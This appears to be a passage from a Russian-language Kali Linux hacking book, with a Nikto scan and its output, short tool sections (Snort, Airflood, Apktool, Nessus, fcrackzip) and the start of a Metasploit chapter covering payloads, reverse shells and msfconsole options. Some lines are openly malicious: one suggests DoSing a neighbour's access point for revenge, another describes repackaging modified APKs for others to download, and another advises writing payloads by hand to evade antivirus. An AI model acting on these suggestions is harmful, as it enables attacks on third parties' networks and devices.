


Рис. 6.55. Список подключавшихся к компьютеру USB-устройств

Раздел **E-mail Adresses** содержит адреса электронной почты. Они находились на страницах, которые просматривал пользователь, возможно, он с ними контактировал, возможно – нет. Для каждого найденного адреса приводится источник – файл, в котором он был найден.




Рис. 6.56. Электронные адреса

Сразу отметим, что для детального рассмотрения всего функционала уйдет не одна глава, здесь же мы лишь прикоснулись и слегка его пощупали. Однако мы постарались емко, доступно рассмотреть некоторый функционал. Далее мы переходим к рассмотрению следующего полезного инструмента.

6.4.13. Nikto

Nikto – это мощный сканер веб-сервера, который делает его одним из лучших инструментов Kali Linux. Он проверяет потенциально опасные файлы / программы, устаревшие версии сервера и многое другое.

Есть много онлайн-сканеров уязвимости, чтобы протестировать ваши веб-приложения в Интернете.

Однако если нужно протестировать приложения Интранет или внутренние приложения, тогда используется веб-сканер Nikto.

Nikto – сканер с открытым исходным кодом, записанный Chris Sullo. Его можно использовать с любым веб-сервером (Apache, Nginx, IHS, OHS, Litespeed, и т.д.).

Работа Nikto включает в себя сканирование для более чем 6700 элементов для обнаружения неверной конфигурации, опасных файлов и т.д.

Некоторые функции приложения:

- Отчет в форматах HTML, XML, CSV
- Поддержка SSL
- Сканирование портов на сервере
- Поиск субдоменов
- Вывод пользователей Apache
- Проверка на устаревшие компоненты
- Обнаружение хостинга

Для проверки узла используется команда:

```
nikto -h <IP или имя>
```

Рассмотрим вывод сканера, обрати внимание на строки, выделенные жирным:

```
- Nikto v2.1.5
---------------------------------------------------------------------
---------------
+ Target IP:          90.156.152.133
+ Target Hostname:    vm658224
+ Target Port:        80
+ Start Time:         2020-12-08 18:29:01 (GMT3)
---------------------------------------------------------------------
---------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Cookie mcfront created without the httponly flag
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all
possible dirs)
+ DEBUG HTTP verb may show server debugging information. See
http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.
aspx for details.
+ /config.php: PHP Config file may contain database IDs and
passwords.
+ OSVDB-561: /server-status: This reveals Apache information.
Comment out appropriate line in httpd.conf or restrict access
to allowed hosts.
+ Cookie pmaCookieVer created without the httponly flag
+ Cookie phpMyAdmin created without the httponly flag
+ Cookie pma_lang created without the httponly flag
+ Cookie pma_collation_connection created without the httponly
flag
+ Uncommon header 'x-frame-options' found, with contents: DENY
+ Uncommon header 'content-security-policy' found, with
contents: default-src 'self' ;script-src 'self' 'unsafe-
inline' 'unsafe-eval' ;;style-src 'self' 'unsafe-inline'
;img-src 'self' data:  *.tile.openstreetmap.org *.tile.
opencyclemap.org;
+ Uncommon header 'x-content-security-policy' found, with
contents: default-src 'self' ;options inline-script eval-
script;img-src 'self' data:  *.tile.openstreetmap.org *.tile.
opencyclemap.org;
+ Uncommon header 'x-webkit-csp' found, with contents:
default-src 'self' ;script-src 'self'  'unsafe-inline'
'unsafe-eval';style-src 'self' 'unsafe-inline' ;img-src 'self'
data:  *.tile.openstreetmap.org *.tile.opencyclemap.org;
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ Server leaks inodes via ETags, header found with file /icons/
README, fields: 0x13f4 0x438c034968a80
+ OSVDB-3233: /icons/README: Apache default file found.
```

```
+ /phpmyadmin/: phpMyAdmin directory found
+ 6544 items checked: 0 error(s) and 17 item(s) reported on
remote host
+ End Time:           2020-12-08 18:29:07 (GMT3) (6 seconds)
---------------------------------------------------------------
-------------
+ 1 host(s) tested
```

- Сервер сообщает свою версию. Нужно править конфигурационный файл, чтобы такого не происходило
- Файл /config.php содержит пароли для доступа к БД
- /server-status сообщает о статусе сервера, также нужно редактировать конфигурацию сервера
- /phpmyadmin – обрати внимание на этот каталог, очевидно, что нужно ограничить доступ к нему только доверенным узлам

На рис. 6.57 приведен пример правильно настроенного веб-сервера, который не сообщает ничего лишнего (ну практически ничего – только свою версию).




Рис. 6.57. Сканирование другого узла с правильной настройкой веб-сервера

У Nikto много разных опций. Мы использовали опцию –h, задающую имя или IP-адрес узла. Также тебе может пригодится опция –port, позволяющая указать номер порта (по умолчанию 80).

Описание всех опций Nikto ты найдешь по адресу: *https://kali.tools/?p=2295*

6.4.14. Snort

Ранее уже упоминался инструмент Wireshark. Утилита Snort позволяет произвести анализ трафика в реальном времени с возможностью регистрации пакетов. Но Snort – это нечто большее, чем просто утилита для захвата трафика. Это система предотвращения вторжений – IDS.

Правильная установка и настройка Snort – непростой процесс, выходящий за рамки этой книги. Однако, если ты хочешь защитить свой сервер от своих же коллег, тебе стоит рассмотреть использование Snort:

https://bit.ly/2JMyKpx

6.4.15. Airflood

Хочешь отомстить соседу? Попробуй заDOSить его точку доступа. Данная программа заполняет таблицу клиентов точки доступа случайными MAC, делая подключения невозможными.

В последних версиях Kali Linux почему-то эта программа не устанавливается. Но ее исходники все еще доступны по адресу:

https://packetstormsecurity.com/files/51127/airflood.1.tar.gz.html

6.4.16. Apktool

Apktool действительно является одним из популярных инструментов Kali Linux для реверс-инжиниринга приложений для Android.

Инструмент очень популярен у хакеров, поскольку он позволяет разобрать APK-файл… и собрать его заново. Пока APK в разобранном состоянии, хакер может модифицировать его, как ему только захочется.

Программа **apktool** не устанавливается по умолчанию, поэтому для ее установки нужно ввести команду:

```
sudo apt install apktool
```

Рассмотрим небольшой пример использования программы. Распакуем APK-файл firewall.apk:

```
apktool decode firewall.apk
```




Рис. 6.58. Программа apktool в действии

Программа разберет по полочкам твой APK и положит его содержимое в каталог с таким же названием, как у APK-файла. В нашем случае нужно перейти в каталог firewall и ты увидишь содержимое твоего APK-файла (рис. 6.59). Именно так и создаются взломанные версии APK (которые ты можешь скачать, например, на 4pda.ru.), APK разворачивается, изменяется и упаковывается обратно.

Рис. 6.59. Содержимое APK-файла

После этого у тебя есть возможность изменить любой файл, например, ресурс (картинку), который хранится в каталоге res. Использование **apktool** в самых мирных целях подразумевает возможность установки двух одинаковых приложений на один телефон. Для этого открой файл AndroidManifest.xml и измени название пакета:

```
package=""
```




Рис. 6.60. Изменение AndroidManifest.xml

Тебе нужно ввести просто другое название пакета, пусть новая программа называется так же, как и старая, просто добавь какой-то префикс или постфикс к ней вроде program2.

После этого ты можешь собрать заново apk файл. При сборке нужно подписать его тем же сертификатом, что и оригинал, иначе ничего не выйдет.

Соберем APK-файл:

apktool build firewall firewall2.apk

Здесь firewall2.apk – так будет называться наша версия APK-файла. Осталось только подписать файл. Это можно сделать с помощью программы SmartAPKTools, скачать которую можно по адресу:

http://kodopik.ru/SmartAPKTool.zip

В приложении все понятно и просто. После подписания ты можешь выложить приложение на каком-то сайте, чтобы его смогли загрузить пользователи.

6.4.17. Nessus – лучший сканер уязвимостей

Если есть желание найти уязвимости компьютера, подключенного к сети (речь не о сети питания, надеемся, ты догадался!), используй Nessus.

Как правило, тест на проникновение начинается со сканирования на уязвимости. Хороший сканер содержит в себе всегда актуальную базу известных уязвимостей и, сканируя сеть, сообщает о наличии той или иной.

Задача хакера заключается в том, чтобы вычислить как можно больше уязвимостей. Нужно отметить, что сканеры часто заявляют о ложных срабатываниях, поэтому тебе удастся использовать не все найденные уязвимости.

Одним из наиболее популярных сканеров уязвимостей на рынке является Nessus Vulnerability Scanner. Он стал своего рода стандартом для сканеров уязвимостей. Изначально это был проект с открытым исходным кодом. Далее его приобрела компания Tenable, и теперь он является коммерческим продуктом (версия Professional). Несмотря на это, у Nessus Scanner по-прежнему есть Essential-версия (ранее она называлась Home), которая распространяется бесплатно, но имеет ограничение в 16 IP адресов. Именно эту версию мы и будем рассматривать далее.

Нужно понимать, что ни один сканер не позволяет обнаружить уязвимости нулевого дня (0-day), то есть те уязвимости, которые кем-то обнаружены именно сегодня. Это связано с тем, что сканеры должны очень оперативно обновляться, что по понятным причинам невозможно. Допустим, некто Пупкин нашел уязвимость в той или иной программе. Если он никак не связан с разработчиками сканера, то вероятность того, что найденная ним уязвимость появится в базе данных сканера, равна 0. Вот когда этот Пупкин взломает несколько систем, используя найденную уязвимость, вот тогда она только появится в базе – когда общественность о ней узнает.

С недавнего времени даже правительство США начало использовать Nessus для сканирования уязвимостей. Почти каждый федеральный офис и военная база США во всем мире теперь применяет Nessus.

Разработчики Nessus сделали все, чтобы усложнить поиск ссылки на скачивание Essential-версии. Поэтому предоставляем тебе прямую ссылку:

https://www.tenable.com/products/nessus/nessus-essentials

6.4.18. fcrackzip – взлом пароля Zip-архива

Данный инструмент позволяет взломать запароленный Zip-архив. Вместо тысячи слов лучше посмотрим на этот инструмент в действии. Запакуй какие-то файлы, при создании архива установи любой пароль. Затем «скормим» этот архив инструменту fcrackzip. Создать архив с паролем можно, используя стандартный файловый менеджер. Выбери тип архива **zip** и установи пароль для него, как показано на рис. 6.61.




Рис. 6.61. Создание архива с паролем

По умолчанию данная программа не установлена, поэтому для ее установки нужно ввести команду:

```
sudo apt install fcrackzip
```

После этого запусти программу так:

```
fcrackzip firewall.zip
```

Программа начнет перебор возможных комбинаций паролей и придется немного подождать (при этом программа ничего не выводит на экран, но не

нужно думать, что она ничего не делает или зависла). Время ожидания зависит от сложности пароля, но, учитывая, что архив – это файл, а не сетевой сервис и количество неверных попыток никак не ограничивается, то можно с уверенностью сказать, что рано или поздно программа таки подберет пароль.

Программа сообщит найденный пароль так:

```
possible pw found: aa/mc?
```

aa/mc? – это и есть пароль, указанный при создании архива.

Описание остальных инструментов ты найдешь на сайте https://kali.tools/. В следующей главе мы рассмотрим популярный фреймворк поиска уязвимостей Metasploit, который является частью Kali Linux. По сути, глава 7 будет продолжением этой главы.

Глава 7.

Секреты Metasploit

7.1. Что такое Metasploit

Собственное, что он собой представляет и почему ему посвящена целая глава. Начнем с самого начала. В далеком 2003-ем году хакеру HD Moore (это его ник) пришла в голову идея разработать инструмент для быстрого написания и использования эксплойтов. Так на свет появился известный во всех кругах (как в кругах хакеров, так и специалистов по IT-безопасности) проект Metasploit project.

Первая версия фреймворка была написана на языке Perl, содержавшая псевдографический интерфейс на базе библиотеки **curses**. На тот момент это был просто набор разрозненных эксплойтов и скриптов, общие сведения о которых хранились в единой базе данных. Информация о необходимом окружении для запуска скриптов, как правило, отсутствовала. Также они несли в себе кучу устаревшего кода, требовали модификации жестко прописанных путей для каждого конкретного случая, что весьма затрудняло рабочий процесс и усложняло разработку новых инструментов.

В общем, первая версия фреймворка была как тот первый блин, который всегда комом. Но ничего страшного, зато к HD Moore присоединились другие добровольцы, которым понравилась сама идея, в том числе Мэтт Миллер. Во второй версии был наведен хоть какой-то порядок в самой базе данных Metasploit.

Третья версия была полностью переписана на Ruby, ее разрабатывала компания Metasploit LLC (основанная все теми же разработчиками в 2006 году). В 2008 году лицензия Metasploit Framework была сменена с проприетарной на BSD. А еще позднее, в 2009 году, фирма Rapid7, занимающаяся управлением уязвимостями, объявила о приобретении Metasploit, программного пакета двойного назначения для проведения тестов на проникновение. Так же сообщалось, что некоммерческая версия утилиты по-прежнему будет доступна для всех желающих.

С момента приобретения фреймворка, многое изменилось. Появились PRO и Community версии, а в 2010 году, в свет вышла более упрощенная версия для «малоквалифицированных» пользователей — Metasploit Express.

На данный момент фреймворк распространяется в четырех версиях:

- Framework — базовая версия с консольным интерфейсом;
- Community — бесплатная версия, включающая дополнительно веб-интерфейс и часть функционала из коммерческих версий;
- Express — для коммерческих пользователей, включает функционал, позволяющий упростить проведение базовых аудитов и формирование отчетности по ним;
- Pro — самая продвинутая версия, предоставляет расширенные возможности для проведения атак, позволяет формировать цепочки задач для аудита, составлять подробную отчетность и многое другое.

Помимо веб-интерфейса, доступного в версиях Community, Express и Pro, существуют такие проекты, как Armitage (http://www.fastandeasyhacking.com/) и Cobalt strike (https://www.cobaltstrike.com/), предоставляющие дружелюбный и интуитивно понятный GUI-интерфейс для фреймворка. Первый так и называется – Cyber Attack Management for Metasploit – управление кибератакой для Metasploit.

По сравнению с остальными интерфейсами Armitage позволяет в наглядном виде представить все этапы атаки, включая: сканирование узлов сети, анализ защищенности обнаруженных ресурсов, выполнение эксплойтов и получение полного контроля над уязвимой системой.

Все функции программы структурированы и легкодоступны из меню и вкладок программы, даже для начинающего исследователя компьютерной безопасности. Программа предназначена для использования на платформах Linux и Windows. На веб-сайте разработчиков (http://www.fastandeasyhacking.com/manual) присутствуют исходные коды, справочные руководства в текстовом и видео формате.

Об интерфейсе Cobalt можно сказать, что он слишком дорогой. Годовая лицензия стоит 3500$ на одного пользователя, а продление лицензии – 2500$. Такой инструмент могут позволить себе разве что профи высокого класса, ведь нужно не только его купить, но и чтобы он приносил деньги. А учитывая, что это всего лишь оболочка, а не сам фреймворк, понятно, что очередь за ним не стоит, особенно на наших просторах.

7.2. Структура фреймворка

«Сердце» Metasploit — библиотека Rex. Она требуется для операций общего назначения: работы с сокетами, протоколами, форматирования текста, работы с кодировками и подобных. На ней базируется библиотека MSF Core, которая предоставляет базовый функционал и «низкоуровневый» API. Его использует библиотека MSF Base, которая, в свою очередь, предоставляет API для плагинов, интерфейса пользователя (как консольного, так и графического), а также подключаемых модулей.

Все модули делятся на несколько типов, в зависимости от предоставляемой функциональности:

- **Exploit** — код, эксплуатирующий определенную уязвимость на целевой системе (например, переполнение стека)
- **Payload** — код, который запускается на целевой системе после того, как отработал эксплойт (устанавливает соединение, выполняет шелл-скрипт и прочее)
- **Post** — код, который запускается на системе после успешного проникновения (например, собирает пароли, скачивает файлы)
- **Encoder** — инструменты для обфускации (запутывания кода) модулей с целью маскировки от антивирусов
- **NOP** — генераторы NOP'ов. Это ассемблерная инструкция, которая не производит никаких действий. Используется, чтобы заполнять пустоту в исполняемых файлах, для подгонки под необходимый размер
- **Auxiliary** — модули для сканирования сети, анализа трафика и так далее.

До начала работы с пакетом нужно учесть возможность использования базы данных, для хранения информации о хостах, сервисах, уязвимостях и прочем. Подключение к базе весьма не обязательное условие для функционирования фреймворка, но, тем не менее, повышающее удобство использования производительность.

Metasploit использует PostgreSQL, поэтому до начала работы с ним понадобится установить СУБД на свою систему. Затем убедиться, что запущены нужные сервисы БД и фреймворка. Далее мы покажем, как подготовить базу данных для Metasploit.




Рис. 7.1. Структура Metasploit

7.3. Базовая терминология

Прежде, чем мы начнем изучение фреймворка, нужно разобраться с терминологией, чтобы мы говорили на одном языке.

Эксплойт (англ. exploit — использовать) — это общий термин в сообществе компьютерной безопасности для обозначения фрагмента программного кода который, используя возможности предоставляемые ошибкой, отказом или уязвимостью, ведет к повышению привилегий или отказу в обслуживании компьютерной системы. Грубо говоря, это такой кусок кода, содержащий ошибку, которая приводит к уязвимости (см. далее) в системе.

Шелл-код, код оболочки, шелл-код (англ. shellcode) — это двоичный исполняемый код, который обычно передаёт управление консоли, например '/bin/sh' Unix shell, command.com в MS-DOS и cmd.exe в операционных системах Microsoft Windows. Код оболочки может быть использован как полезная нагрузка эксплойта, обеспечивая хакеру доступ к командной оболочке (англ. shell) в компьютерной системе.

Реверс-шелл - при эксплуатации удаленной уязвимости шелл-код может открывать заранее заданный порт TCP уязвимого компьютера, через который будет осуществляться дальнейший доступ к командной оболочке, такой код называется привязывающим к порту (англ. port binding shellcode). Если

шелл-код осуществляет подключение к порту компьютера атакующего, что производится с целью обхода брандмауэра или NAT, то такой код называется обратной оболочкой (англ. reverse shell shellcode).

Уязвимость - в компьютерной безопасности, термин уязвимость (англ. vulnerability) используется для обозначения слабо защищенного или открытого места в системе. Уязвимость может быть результатом ошибок программирования или недостатков в дизайне системы. Уязвимость может существовать либо только теоретически, либо иметь известный эксплойт. Уязвимости часто являются результатом беззаботности программиста, но, также, могут иметь и другие причины. Уязвимость обычно позволяет атакующему обмануть приложение, например, с помощью внедрения данных каким-нибудь незапланированным способом выполнения команды в системе, в которой выполняется приложение, или путем использования упущения, которое позволяет получить непредусмотренный доступ к памяти для выполнения кода на уровне привилегий программы. Некоторые уязвимости появляются из-за недостаточной проверки данных, вводимых пользователем; часто это позволяет напрямую выполнить команды SQL (SQL-инъекция). Другие уязвимости появляются из-за более сложных проблем, таких как запись данных в буфер без проверки его границ, в результате буфер может быть переполнен, что может привести к исполнению произвольного кода.

Еще одно понятие, с которым нам предстоит разобраться – полезная нагрузка – payload. Если ты начнешь изучать зарубежные руководства по хакингу (а рано или поздно это произойдет), то все они пестрят одним термином – payload. Как его понимать? Буквально он переводится как «полезная нагрузка». Под этим словом подразумевают код или часть кода вредоносной программы (червей, вирусов), который непосредственно выполняет деструктивное действие: удаляет данные, отправляет спам, шифрует данные, открывает подключение для хакера и т.д. Вредоносные программы также имеют overhead code (буквально «служебный код»), под которым понимается та часть кода, которая отвечает за доставку на атакуемую машину, самостоятельное распространения вредоносной программы или препятствует обнаружению.

Другими словами, так называемая «полезная» нагрузка для жертвы оказывается совсем не полезной. А вот для хакера payload является ключевым элементом, который необходимо доставить на компьютер цели и выполнить. Код полезной нагрузки может быть написан самостоятельно (и это правильный подход, позволяющий значительно снизить шансы обнаружения антивирусами – в этом ты быстро убедишься сам, если будешь пробовать запускать исполнимые файлы с полезной нагрузкой в системах с установленным

антивирусом), а можно воспользоваться разнообразными генераторами полезной нагрузки. Суть работы этих программ заключается в том, что хакер выбирает типичную задачу (например, инициализация оболочки для ввода команд с обратным подключением), а генератор выдает тебе исполнимый код под выбранную платформу. Если у тебя нет навыков в программировании, то это единственный возможный вариант.

Одним из самых популярных генераторов полезной нагрузки является MSFvenom. Это самостоятельная часть Metasploit, предназначенная для генерации полезной нагрузки.

7.4. Конфигурации фреймворка и основные команды

Существует три конфигурации фреймворка – командная строка (она называется msfconsole), веб-интерфейс (Metasploit Community, PRO и Express), графическая оболочка (Armitage, Cobalt strike).

Учитывая, что мы только учимся, мы не будем покупать платные версии. По сути, можно все сделать в той же msfconsole и при этом на данном этапе ничего никому не платить.

Несмотря на наличие графических интерфейсов, самым распространенным способом работы с Metasploit по-прежнему остается консольный интерфейс msfconsole. Основные команды консоли приведены в таблице 7.1.

Таблица 7.1. Основные команды msfconsole

Команда	Описание
use	Используется для выбора определенного модуля для работы с ним.
back	Операция, обратная use, то есть перестать работать с выбранным модулем и вернуться назад
show	Показать список модулей определенного типа
set	Установить значение определенному объекту
run	Запустить вспомогательный модуль
info	Вывести информацию о модуле
search	Найти определенный модуль
check	Проверить целевую систему, подвержена ли она уязвимостям
sessions	Показать список доступных сессий

7.5. Конфигурация модулей

У каждого модуля есть свой собственный набор опций, которые хакер может настроить под свои потребности. Существует очень много опций, поэтому перечислить здесь все невозможно. Тем не менее, ниже представлены несколько вариантов, которые обычно используются для настройки модулей:

- **Тип пейлоуда** - определяет тип полезной нагрузки, который эксплойт будет доставлять к цели. Доступны следующие типы:
  - Command: Пейлоуд, который выполняет команду. С его помощью можно выполнять команды на удаленном компьютере.
  - Meterpreter: Прогрессивный пейлоуд, который предоставляет командную строку, с помощью которой можно доставлять команды и применять расширения.
- **Тип соединения** - определяет, как Metasploit будет подключаться к цели. Возможны варианты:
  - Автоматический - при автоматическом соединении используется связанное соединение, если был обнаружен NAT; в противном случае, используется обратная связь.
  - Связанный - используется связанное соединение, что особенно важно, если цель находится не в зоне брандмауэра или NAT шлюза.
  - Обратный - использует обратную связь, что особенно важно, если система не может инициировать соединение с целями.
  - LHOST - определяет адрес локального хоста.
  - LPORT - определяет порты, которые нужно использовать для обратных связей.
  - RHOST - определяет адрес цели.
  - RPORT - определяет удаленный порт, который нужно атаковать.
- **Настройки цели** - указывает целевую операционную систему и версию.
- **Перерыв эксплойта** - определяет время ожидания в течение нескольких минут.

7.6. Первый запуск Metasploit

Открой меню приложений и введи Metasploit. Далее появится команда запуска фреймворка. Да, Metasploit по умолчанию установлен в Kali Linux и тебе не нужно предпринимать никаких действий по его установке.




Рис. 7.2. Как запустить консоль Metasploit в Kali Linux

При первом запуске будет проинициализирована база данных фреймворка (рис. 7.3). Файл конфигурации базы данных находится в /usr/share/metasploit-framework/config/database.yml. На рис. 7.4 видно приглашение msf6 – консоль готова ко вводу команд.

